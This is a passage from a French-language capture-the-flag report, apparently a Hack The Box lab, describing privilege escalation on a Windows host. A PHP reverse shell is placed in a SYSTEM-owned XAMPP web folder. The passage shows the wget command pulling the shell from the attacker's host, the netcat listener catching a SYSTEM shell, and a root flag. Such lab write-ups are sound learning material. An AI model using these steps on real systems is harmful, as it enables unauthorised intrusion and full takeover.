d----- 10/16/2023 12:23 PM 2553 htaccess		
-a---- 10/16/2023 12:23 PM 211743 CHANGELOG.md		
-a---- 10/16/2023 12:23 PM 994 composer.json		
-a---- 10/16/2023 12:23 PM 1086 composer.json-dist		
-a---- 10/16/2023 12:23 PM 56279 composer.lock		
-a---- 3/7/2024 7:22 AM 20320 exploit.php		
-a---- 10/16/2023 12:23 PM 11199 index.php		
-a---- 10/16/2023 12:23 PM 12661 INSTALL		
-a---- 10/16/2023 12:23 PM 35141 LICENSE		
-a---- 10/16/2023 12:23 PM 38531 README.md		
-a---- 3/7/2024 7:17 AM 11 simple.php		
-a---- 10/16/2023 12:23 PM 967 SECURITY.md		
-a---- 10/16/2023 12:23 PM 4657 UPGRADING		

FIGURE 67 – Pages du serveur

En vérifiant les permissions de ce répertoire, on observe qu'il appartient à "authority system" qui est l'équivalent de root sous ubuntu. Ainsi si on arrive à placer un fichier php contenant du code de reverse

shell dans ce répertoire. On peut alors exécuter ce code, en naviguant vers ce fichier sur le navigateur. Pour atteindre cet objectif vu qu'on a pas un éditeur disponible sur la machine cible, il nous faut d'abord créer ce fichier php sur notre machine locale puis de le récupérer sur la machine cible à l'aide de la commande wget.

```
PS C:\xampp\htdocs> wget 10.10.14.41:1818/shell.php -o shell.php  
PS C:\xampp\htdocs>
```

FIGURE 68 – Envoi du fichier php vers la machine cible

Par la suite, on accède à cette page puis on établit un shell local en tant que root.

```
bachir@badiane-Yoga-Slim:~/Downloads$ rlwrap nc -lvpn 9003  
Listening on 0.0.0.0 9003  
Connection received on 10.10.11.241 34716  
whoami  
nt authority\system
```

FIGURE 69 – Accès root à la machine

Une fois les priviléges de root acquis, on se déplace dans le Bureau de l'administrateur afin de récupérer le root flag.

```
PS C:\Users\Administrator\Desktop> cat root.txt  
45f427f8244d19517af7a47ce4ff66b5  
PS C:\Users\Administrator\Desktop>
```

FIGURE 70 – Root flag

7.7 Résumé

Cette machine met en exergue la vulnérabilité de téléchargement de faille dont l'exploitation a été la porte d'entrée dans le système.

Conclusion

En résumé, ce projet a été très instructif, au début c'était un peu difficile mais au fur et à mesure qu'on y plonge, on prend la main petit à petit. Grâce à ce projet, j'ai appris beaucoup de choses comme la recherche et l'exploitation de vulnérabilités, les différentes stratégies d'attaques ... et surtout la patience. Bref ce projet m'a permis d'avoir une idée claire sur le hacking.